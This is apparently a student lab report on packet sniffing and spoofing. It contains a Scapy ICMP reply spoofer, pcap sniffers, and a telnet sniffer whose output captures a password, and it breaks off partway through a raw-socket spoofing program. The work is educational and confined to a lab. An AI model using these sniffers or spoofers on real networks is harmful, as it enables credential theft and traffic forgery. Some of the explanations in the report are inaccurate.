In this task, you will combine the sniffing and spoofing techniques to implement the following sniff-and-then-spoof program. You need two machines on the same LAN: the VM and the user container. From the user container, you `ping` an IP X. This will generate an ICMP echo request packet. If X is alive, the `ping` program will receive an echo reply, and print out the response. Your sniff-and-then-spoof program runs on the VM, which monitors the LAN through packet sniffing. Whenever it sees an ICMP echo request, regardless of what the target IP address is, your program should immediately send out an echo reply using the packet spoofing technique. Therefore, regardless of whether machine X is alive or not, the `ping` program will always receive a reply, indicating that X is alive. You need to use Scapy to do this task. In your report, you need to provide evidence to demonstrate that your technique works.

In your experiment, you should `ping` the following three IP addresses from the user container. Report your observation and explain the results.

```
ping 1.2.3.4      # a non-existing host on the Internet
ping 10.9.0.99    # a non-existing host on the LAN
ping 8.8.8.8      # an existing host on the Internet
```

Code :

```python
#!/usr/bin/python
from scapy.all import *

def send_reply(pkt):
    if pkt[ICMP].type == 8:  # ICMP Echo Request
        src_ip = pkt[IP].src
        dst_ip = pkt[IP].dst
        seq = pkt[ICMP].seq
        identifier = pkt[ICMP].id
        load = pkt[Raw].load

        print(f"Received ICMP Echo Request from {src_ip} to {dst_ip}, Sequence: {seq}, Identifier: {identifier}")

        # Construct ICMP Echo Reply
        reply = IP(src=dst_ip, dst=src_ip) / ICMP(type=0, id=identifier, seq=seq) / load
        send(reply, verbose=0)
        print(f"Sent ICMP Echo Reply to {src_ip}\n")

interfaces = ['enp0s3', 'lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=send_reply)
```

The code snippet is the one which we have used for testing for all the examples .

Code explanation :

The 'if' block verifies whether an ICMP packet is a request. If true, the reply packet is constructed based on details from the original packet. The destination and source are flipped, ensuring that whenever an ICMP echo request is detected, regardless of the target IP address, the program promptly sends out an echo reply using packet spoofing. The 'pkt[Raw].load' is utilized to store the original packet's data payload, ensuring it returns correctly to the sender.

Here we were using two machines.

The 1st machine which I pinged is my original machine and another machine is an attacker machine that can be called as VM2 . we can observer the scenarios .

ping 1.2.3.4

Scenario 1 :
VM initiates a ping to '1.2.3.4,' an Internet host that doesn't exist. In the absence of the program, there is a 100% packet loss as the response never reaches the source. Examining the Wireshark capture reveals an ARP protocol inquiry on the network, seeking the entity with the IP destination '1.2.3.4.' The attacker (program on VM1) responds to the inquiry, enabling the ICMP packet reply to return to VM.


Pinging from my original machine.

```
[11/18/23]seed@VM:~/.../volumes$ ping -c 3 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=32.1 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=19.6 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=22.9 ms

--- 1.2.3.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2008ms
rtt min/avg/max/mdev = 19.632/24.879/32.073/5.262 ms
[11/18/23]seed@VM:~/.../volumes$
```

Checking the request from another machine (attacker).

```
root@VM:/volumes# python3 Sniffing_and_Spoofing.py
Received ICMP Echo Request from 10.0.2.15 to 1.2.3.4, Sequence: 1, Identifier: 38
Sent ICMP Echo Reply to 10.0.2.15

Received ICMP Echo Request from 10.0.2.15 to 1.2.3.4, Sequence: 2, Identifier: 38
Sent ICMP Echo Reply to 10.0.2.15

Received ICMP Echo Request from 10.0.2.15 to 1.2.3.4, Sequence: 3, Identifier: 38
Sent ICMP Echo Reply to 10.0.2.15
```

Below snap we can see the wireshark



* * Ping 10.9.0.99

Code snippet were attached on starting of the question

Scenario 2 :

VM1 initiates a ping to '10.9.0.99,' a nonexistent host on the LAN. Similar to the previous scenario, the ARP protocol is invoked despite the nonexistence of the host. The program on VM1 responds by sending an ICMP response packet back..

```
[11/18/23]seed@VM:~/.../volumes$
[11/18/23]seed@VM:~/.../volumes$ ping -c 3 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.1 icmp_seq=1 Destination Host Unreachable
From 10.9.0.1 icmp_seq=2 Destination Host Unreachable
From 10.9.0.1 icmp_seq=3 Destination Host Unreachable

--- 10.9.0.99 ping statistics ---
3 packets transmitted, 0 received, +3 errors, 100% packet loss, time 2036ms
pipe 3
[11/18/23]seed@VM:~/.../volumes$
```

It was from another machine and we got no output since there are errors.

```
root@VM:/volumes# python3 Sniffing_and_Spoofing.py
```

**** Ping 8.8.8.8**

Scenario 3 :

VM2 sends a ping to '8.8.8.8,' an existing host on the Internet. Unlike the previous scenarios, this one involves duplicate responses. The actual destination responds to the source, while concurrently, my program also responds to the source. This is evident in the screenshots and the Wireshark recording.

Pinging from machine.

```
11/18/23]seed@VM:~/.../volumes$
11/18/23]seed@VM:~/.../volumes$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=21.0 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=1006 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=16.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=20.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=19.7 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, +2 duplicates, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 16.600/216.806/1006.378/394.788 ms, pipe 2
11/18/23]seed@VM:~/.../volumes$
```

Output snippet :

```
root@VM:/volumes# python3 Sniffing_and_Spoofing.py
Received ICMP Echo Request from 10.0.2.15 to 8.8.8.8, Sequence: 1, Identifier: 40
Sent ICMP Echo Reply to 10.0.2.15

Received ICMP Echo Request from 10.0.2.15 to 8.8.8.8, Sequence: 2, Identifier: 40
Sent ICMP Echo Reply to 10.0.2.15

Received ICMP Echo Request from 10.0.2.15 to 8.8.8.8, Sequence: 3, Identifier: 40
Sent ICMP Echo Reply to 10.0.2.15
```

4 Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

4.1 Task 2.1: Writing Packet Sniffing Program

Code snippet :

Open

sniffer.c [Read-Only]
~/Desktop/Seedlab/sniffing/volumes

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);
  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);
  pcap_close(handle);   //Close the handle
  return 0;
}
```

Code explanation :

I developed a sniffer program using the pcap library to capture network traffic and display source and destination IP addresses. The program filters only ICMP packets using the Berkeley Packet Filter (BPF) syntax. Upon capturing a packet, it checks if the header is of IPv4 type. If true, it prints the source and destination IP addresses of that IP header packet.

Pcap library :

pcap is an application programming interface (API) for capturing network traffic.

Myheader.h file

Open

*myheader.h [Read-Only]
~/Desktop/Seedlab/sniffing/volumes

```c
#ifndef MYHEADER_H
#define MYHEADER_H

#include <stdint.h>
#include <netinet/in.h>

// Ethernet header structure
struct ethheader {
    uint8_t ether_dhost[6];
    uint8_t ether_shost[6];
    uint16_t ether_type;
};

// IP header structure
struct ipheader {
    uint8_t iph_ihl : 4,
        iph_ver : 4;
    uint8_t iph_tos;
    uint16_t iph_len;
    uint16_t iph_ident;
    uint16_t iph_flags;
    uint8_t iph_ttl;
    uint8_t iph_protocol;
    uint16_t iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;

#endif /* MYHEADER_H */
```

Above code snippet is header.h file its an sub file for the above code.

```
[11/18/23]seed@VM:~/.../volumes$ sudo gedit sniffer.c

(gedit:31174): Tepl-WARNING **: 15:31:28.933: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is
not correctly installed or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl wit
h --disable-gvfs-metadata.
[11/18/23]seed@VM:~/.../volumes$ gcc -o sniff sniffer.c -lpcap
[11/18/23]seed@VM:~/.../volumes$ sudo ./sniff
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.15
Source: 8.8.8.8   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 172.217.4.195
Source: 172.217.4.195   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 75.75.75.75
Source: 75.75.75.75   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 142.250.190.99
Source: 142.250.190.99   Destination: 10.0.2.15
Source: 10.0.2.15   Destination: 239.255.255.250
Source: 10.0.2.15   Destination: 239.255.255.250
Source: 10.0.2.15   Destination: 239.255.255.250
Source: 10.0.2.15   Destination: 239.255.255.250
Source: 10.0.2.15   Destination: 172.217.4.195
Source: 172.217.4.195   Destination: 10.0.2.15
^Z
[7]+  Stopped                 sudo ./sniff
[11/18/23]seed@VM:~/.../volumes$
```

I sent a ping with IP and the program sniffed it and printed the correct source and destination.

```
[11/18/23]seed@VM:~$ ping -c 5 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=1008 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=20.9 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=1013 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=28.7 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=56 time=20.8 ms

--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4022ms
rtt min/avg/max/mdev = 20.839/418.286/1013.222/483.546 ms, pipe 2
[11/18/23]seed@VM:~$
```

We can see there is no loss of packets .

Task 2.1A: Understanding How a Sniffer Works

Question 1. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

In the first step, we initiate a live session on a specific network interface, "enp0s3," using the 'pcap_open_live' function from the pcap library. This allows us to observe all the network traffic on that interface and establishes a connection to the socket.

Moving to the second step, we define a filter for the types of packets we want to capture. This involves two actions: using 'pcap_compile()' to convert a filter string (like "ip proto icmp") into a filter program, and then applying this compiled program with 'pcap_setfilter()' to specify the packet types we're interested in.

Finally, in the third step, we enter a loop using 'pcap_loop' to continuously capture and process packets based on the previously set filter. The loop runs indefinitely ('-1' signifies an infinite loop), allowing us to monitor network traffic continuously.

• Question 2. Why do you need the root privilege to run a sniffer program? Where does the program fail if it is executed without the root privilege?

To view all network traffic on an interface, the program needs special permissions, which are granted by a root user. This involves setting up the network card in a specific mode. Without these privileges, the 'pcap_open_live' function, responsible for accessing the device, will fail to run, leading to errors in the program.

Below is the execution screen shot .

```
[11/18/23]seed@VM:~/.../volumes$ gcc -o sniff sniffer.c
/usr/bin/ld: /tmp/ccgnx7rl.o: in function `main':
sniffer.c:(.text+0xee): undefined reference to `pcap_open_live'
/usr/bin/ld: sniffer.c:(.text+0x120): undefined reference to `pcap_compile'
/usr/bin/ld: sniffer.c:(.text+0x139): undefined reference to `pcap_setfilter'
/usr/bin/ld: sniffer.c:(.text+0x159): undefined reference to `pcap_loop'
/usr/bin/ld: sniffer.c:(.text+0x168): undefined reference to `pcap_close'
collect2: error: ld returned 1 exit status
[11/18/23]seed@VM:~/.../volumes$
```

- **Question 3.** Please turn on and turn off the promiscuous mode in your sniffer program. The value `1` of the third parameter in `pcap_open_live()` turns on the promiscuous mode (use `0` to turn it off). Can you demonstrate the difference when this mode is on and off? Please describe how you can demonstrate this. You can use the following command to check whether an interface's promiscuous mode is on or off (look at the `promiscuity`'s value).

```
# ip -d link show dev br-f2478ef59744
1249: br-f2478ef59744: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 ...
    link/ether 02:42:ac:99:d1:88 brd ff:ff:ff:ff:ff:ff promiscuity 1 ...
```

The promiscuous mode, controlled by the 'pcap_open_live' function, is like a setting on my computer's network card. Think of it as a switch with two positions: 0 for OFF and anything else for ON.

When I turn promiscuous mode OFF, my computer only pays attention to traffic directly related to it—stuff coming to, from, or passing through it.

But when I turn promiscuous mode ON, it's like my computer becomes a curious listener—it picks up all traffic on the network, whether it's meant for my computer or not.

Task 2.1B: Writing Filters.

Task 2.1B: Writing Filters. Please write filter expressions for your sniffer program to capture each of the followings. You can find online manuals for `pcap` filters. In your lab reports, you need to include screenshots to show the results after applying each of these filters.

- Capture the ICMP packets between two specific hosts.
- Capture the TCP packets with a destination port number in the range from 10 to 100.

- **Capture the ICMP packets between two specific hosts.**

Code :

```
[11/18/23]seed@VM:~/.../volumes$ cat sniffer_icp.c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
[11/18/23]seed@VM:~/.../volumes$
```

Code explanation :

I extended the previous code by adding features to it. The pcap filter, based on the Berkeley Packet Filter (BPF) syntax, is now set to "ip proto icmp." With my current IP address being 10.9.0.6, the program checks if the packet is of IPv4 type. If true, it also checks if the protocol is ICMP. In this case, it prints that it's an ICMP protocol type.

```
[11/18/23]seed@VM:~/.../volumes$ ping -c 5 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=56 time=52.2 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=56 time=19.1 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=56 time=19.3 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=56 time=1019 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=56 time=23.2 ms

--- 8.8.8.8 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4015ms
rtt min/avg/max/mdev = 19.062/226.447/1018.501/396.218 ms, pipe 2
[11/18/23]seed@VM:~/.../volumes$
```

Above code snippet an ping from the other vm.

Below code snippet is the response and ICMP packets between two specific hosts.

```
root@VM:/volumes# ./sniffer
Source: 10.0.2.15   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.15   Protocol: ICMP
Source: 10.0.2.15   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.15   Protocol: ICMP
Source: 10.0.2.15   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.15   Protocol: ICMP
Source: 10.0.2.15   Destination: 8.8.8.8   Protocol: ICMP
Source: 10.0.2.15   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.15   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.15   Protocol: ICMP
Source: 10.0.2.15   Destination: 75.75.76.76   Protocol: others
Source: 75.75.76.76   Destination: 10.0.2.15   Protocol: others
Source: 10.0.2.15   Destination: 91.189.91.48   Protocol: others
Source: 91.189.91.48   Destination: 10.0.2.15   Protocol: others
Source: 10.0.2.15   Destination: 91.189.91.48   Protocol: others
Source: 10.0.2.15   Destination: 91.189.91.48   Protocol: others
Source: 91.189.91.48   Destination: 10.0.2.15   Protocol: others
Source: 91.189.91.48   Destination: 10.0.2.15   Protocol: others
Source: 10.0.2.15   Destination: 91.189.91.48   Protocol: others
Source: 91.189.91.48   Destination: 10.0.2.15   Protocol: others
Source: 10.0.2.15   Destination: 91.189.91.48   Protocol: others
Source: 91.189.91.48   Destination: 10.0.2.15   Protocol: others
^Z
[37]+  Stopped                 ./sniffer
root@VM:/volumes#
```

• **Capture the TCP packets with a destination port number in the range from 10 to 100**

Code :

```
                        ^Z
[10]+  Stopped                 sudo ./sniffertcp
[11/18/23]seed@VM:~/.../volumes$ cat sniffer_tcp_imp.c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "tcp and dst portrange 10-100";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}

[11/18/23]seed@VM:~/.../volumes$
```

Code explanation :

The pcap filter is set to "proto TCP and dst port range 10-100." The program captures a packet, checks if the header is of IPv4 type. If true, it further checks if the protocol type is TCP. If both conditions are met, it prints the details of the packet

To get the address I used the telnet 10.9.0.6.The program captures the packet and displays it. The syntax used for this filter is from the BPF syntax website.

```
seed@VM: ~/.../volumes
seed@VM: ~/.../vo...   seed@VM: ~/.../snl...   seed@VM: ~/.../vol...   seed@VM: ~/.../snl...   seed@VM: ~/.../snl...   seed@VM: ~/.../snl...
[11/18/23]seed@VM:~/.../volumes$ sudo gedit sniffer_tcp_imp.c

(gedit:31546): Tepl-WARNING **: 16:05:42.818: GVfs metadata is not supported. Fallback to TeplMetadataManager. Either GVfs is not correctly in
stalled or GVfs metadata are not supported on this platform. In the latter case, you should configure Tepl with --disable-gvfs-metadata.
[11/18/23]seed@VM:~/.../volumes$ sudo ./sniffertcp

Source: 10.0.2.15   Destination: 91.189.91.49
   Protocol: TCP
Source: 10.0.2.15   Destination: 91.189.91.49
   Protocol: TCP
Source: 10.0.2.15   Destination: 91.189.91.49
   Protocol: TCP
Source: 10.0.2.15   Destination: 91.189.91.49
   Protocol: TCP
Source: 10.0.2.15   Destination: 91.189.91.49
   Protocol: TCP

Source: 10.0.2.15   Destination: 35.232.111.17
   Protocol: TCP
Source: 10.0.2.15   Destination: 35.232.111.17
   Protocol: TCP
Source: 10.0.2.15   Destination: 35.232.111.17
   Protocol: TCP
Source: 10.0.2.15   Destination: 35.232.111.17
   Protocol: TCP
Source: 10.0.2.15   Destination: 35.232.111.17
   Protocol: TCP
Source: 10.0.2.15   Destination: 35.232.111.17
   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.48
   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.48
   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.48
   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.48
   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.48
   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.17
   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.17
   Protocol: TCP
Source: 10.0.2.15   Destination: 185.125.190.17
```

```
[11/18/23]seed@VM:~/.../volumes$ ls
icmp.py     sniffer.c                 sniffing.py               traceroute.py
mycode.py   sniffertcp                Spoofing_ICMP_Packets.py
myheader.h  sniffer_tcp_imp.c         subnet_sniffer.py
sniff.c     Sniffing_and_Spoofing.py  tcp_sniffing.py
[11/18/23]seed@VM:~/.../volumes$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bd506ad6de19 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Nov 18 22:03:16 UTC 2023 from VM on pts/6
seed@bd506ad6de19:~$
```

Task 2.1C: Sniffing Passwords.

Task 2.1C: Sniffing Passwords. Please show how you can use your sniffer program to capture the password when somebody is using `telnet` on the network that you are monitoring. You may need to modify your sniffer code to print out the data part of a captured TCP packet (`telnet` uses TCP). It is acceptable if you print out the entire data part, and then manually mark where the password (or part of it) is.

```
#include <ctype.h> // Include for isprint function

/* Ethernet header */
struct ethheader { . . . .

/* IP Header */
struct ipheader { . . . .

/* TCP header */
typedef unsigned int tcp_seq;
struct sniff_tcp { . . . . .

void print_payload(const u_char * payload, int len) {
    const u_char * ch;
    ch = payload;
    printf("Payload: \n\t\t");

    for(int i=0; i < len; i++){
        if(isprint(*ch)){
                if(len == 1) {
                        printf("\t%c", *ch);
                }
                else {
                        printf("%c", *ch);
                }
        }
        ch++;
    }
    printf("\n_____________________________________________\n");
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    const struct sniff_tcp *tcp;
    const char *payload;
    int size_ip;
    int size_tcp;
    int size_payload;

    struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip)*4;

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
```

```c
    struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip)*4;

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:

            tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
            size_tcp = TH_OFF(tcp)*4;

            payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
            size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

            if(size_payload > 0){
                    printf("Source: %s Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->th_sport));
                    printf("Destination: %s Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport));
                    printf("   Protocol: TCP\n");
                print_payload(payload, size_payload);
            }

            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port telnet";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}
```

Output snippet :

```
Source: 10.9.0.6 Port: 23
Destination: 10.9.0.5 Port: 36550
   Protocol: TCP
Payload:
                Password:
```

```
Source: 10.9.0.5 Port: 36550
Destination: 10.9.0.6 Port: 23
   Protocol: TCP
Payload:
                        d
```

```
Source: 10.9.0.5 Port: 36550
Destination: 10.9.0.6 Port: 23
   Protocol: TCP
Payload:
                        e
```

```
Source: 10.9.0.5 Port: 36550
Destination: 10.9.0.6 Port: 23
   Protocol: TCP
Payload:
                        e
```

```
Source: 10.9.0.5 Port: 36550
Destination: 10.9.0.6 Port: 23
   Protocol: TCP
Payload:
                        s
```

```
[11/18/23]seed@VM:~/.../volumes$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
bd506ad6de19 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-79-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Nov 18 22:03:16 UTC 2023 from VM on pts/6
seed@bd506ad6de19:~$ exit
logout
```

Code explanation :

The pcap filter is configured as "tcp port telnet." The program is designed to capture TCP packets associated with the Telnet protocol. When executed and a Telnet session is performed from machine 10.9.0.6 to 110.9.0.5, the program successfully captures the data, including the password.

Observation :

the program is actively running and monitoring TCP packets. Since Telnet operates over TCP, the program captures the packets, revealing the payload in clear text. In the displayed output, the password is highlighted in red for better visibility, as shown in the accompanying screenshots.

—---------- 2.1 completed —----------

4.2 Task 2.2: Spoofing

When a normal user sends out a packet, operating systems usually do not allow the user to set all the fields in the protocol headers (such as TCP, UDP, and IP headers). OSes will set most of the fields, while only allowing users to set a few fields, such as the destination IP address, the destination port number, etc. However, if users have the root privilege, they can set any arbitrary field in the packet headers. This is called packet spoofing, and it can be done through *raw sockets*.

Raw sockets give programmers the absolute control over the packet construction, allowing programmers to construct any arbitrary packet, including setting the header fields and the payload. Using raw sockets is quite straightforward; it involves four steps: (1) create a raw socket, (2) set socket option, (3) construct the packet, and (4) send out the packet through the raw socket. There are many online tutorials that can teach you how to use raw sockets in C programming. We have linked some tutorials to the lab's web page. Please read them, and learn how to write a packet spoofing program. We show a simple skeleton of such a program.

Task 2.2A: Write a spoofing program.

Task 2.2A: Write a spoofing program. Please write your own packet spoofing program in C. You need to provide evidences (e.g., Wireshark packet trace) to show that your program successfully sends out spoofed IP packets.

Code snippet :

```
[11/18/23]seed@VM:~/.../volumes$ cat spoof.c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

void send_raw_ip_packet(struct ipheader* ip) {
        struct sockaddr_in dest_info;
        int enable = 1;
        //Step1: Create a raw network socket
        int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

        //Step2: Set Socket option
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

        //Step3: Provide destination information
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;

        //Step4: Send the packet out
        sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info, sizeof(dest_info));
        close(sock);
}
/*******************************************************************
  Spoof a UDP packet using an arbitrary source IP Address and port
*******************************************************************/
int main() {
   char buffer[1500];

